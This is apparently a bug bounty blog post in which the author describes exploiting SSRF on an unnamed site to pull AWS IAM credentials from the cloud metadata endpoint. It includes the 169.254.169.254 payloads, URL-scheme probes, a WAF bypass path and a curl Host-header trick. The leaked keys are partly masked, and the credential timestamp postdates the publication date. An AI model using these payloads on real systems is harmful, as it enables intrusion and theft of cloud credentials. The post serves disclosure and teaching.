InfoSec Write-ups · Follow publication

Member-only story

When Life Gave Me a 500 Error, I Found AWS Keys Instead! $$RF

3 min read · Mar 20, 2025

Iski Follow

Listen Share More

Free Link 🎈

Hi there!

“Life’s like my bug bounty recon — I search for something valuable, but mostly I find ‘403 Forbidden.’ And just like my life, even the servers gives 500 errrorr to me for no reason .” 😅

After some random scrolling through responsible disclosure programs, I dusted off my tools and jumped into recon with **waybackurls, katana, and gauplus** like an overconfident hacker in a heist movie.

Step 1: Finding Juicy Endpoints

I needed endpoints, so I ran this fancy command:

```
cat sub.txt | sed 's/^.*.com//' | sed 's/?.*//' >> endpoint_path.txt
```

Boom! A nice list of potential targets. Next, I filtered the paths to add `/getdata.jsp`

```
cat endpoint_path.txt | sed 's/$/\/getdata.jsp/'
```

Now, time for some **SSRF magic.** I generated payloads using this:

```
xargs -a /root/magicparameter/ssrf.txt -I@ bash -c 'for url in $(cat endpoint_path.
```

And just like that, some endpoints reacted!

Step 2: The Classic Open Redirect Check

I started with a good old open redirect test:

```
?url=http://bing.com
```

Nothing too spicy. Time to get serious.

Step 3: SSRF Payloads

I tried various URL schemas like:

```
file://
dict://
ftp://
gopher://
```

But the server was like: **“Nice try, buddy. Not today.”**

So I turned to my trusty **Burp Collaborator** and sent this:

```
?url=http://169.254.169.254/latest/meta-data/
```


```
1  GET /[redacted]?url=http://169.254.169.254/latest/meta-data/ HTTP/2
2  Host: [redacted]
3  Cookie: [redacted]
   B8C09F2E
   ZyirgAAL
4  Content-Length: 308
5  Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
6  Sec-Ch-Ua-Mobile: ?0
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/123.0.6312.122 Safari/537.36
8  Content-Type: multipart/form-data;X-Fb-Lsd: AVql3P6Mocc
9  Sec-Ch-Ua-Platform-Version: ""
10 X-Asbd-Id: 129477
11 Sec-Ch-Ua-Full-Version-List:
12 Sec-Ch-Ua-Model: ""
13 Sec-Ch-Prefers-Color-Scheme: light
14 Sec-Ch-Ua-Platform: "Windows"
15 Accept: */*
16 Origin: [redacted]
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: cors
19 Sec-Fetch-Dest: empty
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language: en-US,en;q=0.9
22 Priority: u=1, i
23
```

💥 500 Internal Server Error 💥


Cloudflare instantly smacked me with a block. **My comeback lasted about 10 minutes.**

Then i bypassed using 403 bypasser tool, one of my favourite

So i finally bypassed -> /;/



I immediately reported the issue to the security team. Waiting for the Response.



but after i reported this another , I found another Trick.

The Curl Trick

To confirm, I ran:

```
-v -H "Host: 169.254.169.254" <URL>/2024-12-17/meta-data/iam/security-credentials/
```

And suddenly... **BOOM!**

```
{
  "Code" : "Success",
  "LastUpdated" : "2025-07-01T13:26:59Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAWXZ20Z****",
  "SecretAccessKey" : "e0b****************************",
  "Token" : "JB3****************************************=="
}
```

🎉 **SSRF confirmed. Credentials leaked. Jackpot.** 🎉

Thank you for reading! 🚀

Connect with Me!

- LinkedIn

- Instagram: **@rev_shinchan**
- Gmail: **rev30102001@gmail.com**

#EnnamPolVazhlkai 😇

`#BugBounty` `#CyberSecurity` `#InfoSec` `#Hacking` `#WebSecurity` `#CTF`.

Bug Bounty | Bug Bounty Tips | Cybersecurity | AWS

Follow

Published in InfoSec Write-ups

62K followers · Last published 11 hours ago

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. Subscribe to our weekly newsletter for the coolest infosec updates: https://weekly.infosecwriteups.com/

Follow

Written by Iski

1.1K followers · 5 following

Cybersecurity Researcher | Penetration Tester | Bug Bounty Hunter | Web security| Passionate about cyber security, security automation

Responses (4)

Sumanthsrianand

What are your thoughts?

Vux06 he/him
Apr 16

Bro I don't understand the part where burp collaborator enters, (with my knowledge I don't know where you used it in this write-up)

4 1 reply Reply

Lazy cat
Mar 21

Where to find the 403 bypasser tool???

2 1 reply Reply

Reply

See all responses

More from Iski and InfoSec Write-ups

In InfoSec Write-ups by Iski

Out of Scope, In the Money: How SSRF in a PDF Export Got Me Deep Access 📄🌍

Free Link 🎈


May 24 23

In InfoSec Write-ups by Pawan Jaiswal

Top 8 Best Vulnerability Scanning Tools (2025 Guide)

If you have a small website, do IT for a company, or simply an inquisitive security enthusiast, one thing is certain—you must scan for...

May 14 57 3



In InfoSec Write-ups by Monika sharma

$10,500 Bounty: A Grammarly Account Takeover Vector

When a Space Breaks the System: How Improper Entity Validation Led to a Full SSO Denial and Potential Account Takeovers

May 17 31 2

In InfoSec Write-ups by Iski

⚔️ Unsafe Eval = Unlimited Control: How a JS Sink Let Me Run Anything 💻💥


Hey there! 😁

May 8 38 2

See all from Iski

See all from InfoSec Write-ups

Recommended from Medium



Ibtissam hammadi

How I Hacked 2FA for a $4,500 Bounty... in Just 24 Hours!

(A Step-by-Step Bug Bounty Breakdown)


May 31 24 1

Invik

How a Simple Trick Helped Me Earn $30k+ from Multiple Bug Bounties

In my previous post, one of the most critical operations discussed was modifying the response packet.

May 30 58 2



In MeetCyber by AbhirupKonwar

FallParams—Find All Parameters

A powerful tool for uncovering hidden GET and POST parameters during bug bounty or pentesting engagements

May 31 242 1

In InfoSec Write-ups by Iski

JSONpocalypse Now: How JSONP Exposure Led to Sensitive Data Leakage 📉🔓

Hey there!😁

May 31 3

Ibtissam hammadi

How I Turned a Simple Bug Into $5,756

(Step-by-Step)

May 30 70

In OSINT Team by Monika sharma

Open Redirect + Referer Header = $3,000 Access Token Leak

A clever exploitation of open redirect and Referer headers in PlayStation's OAuth flow.

6d ago 86

See more recommendations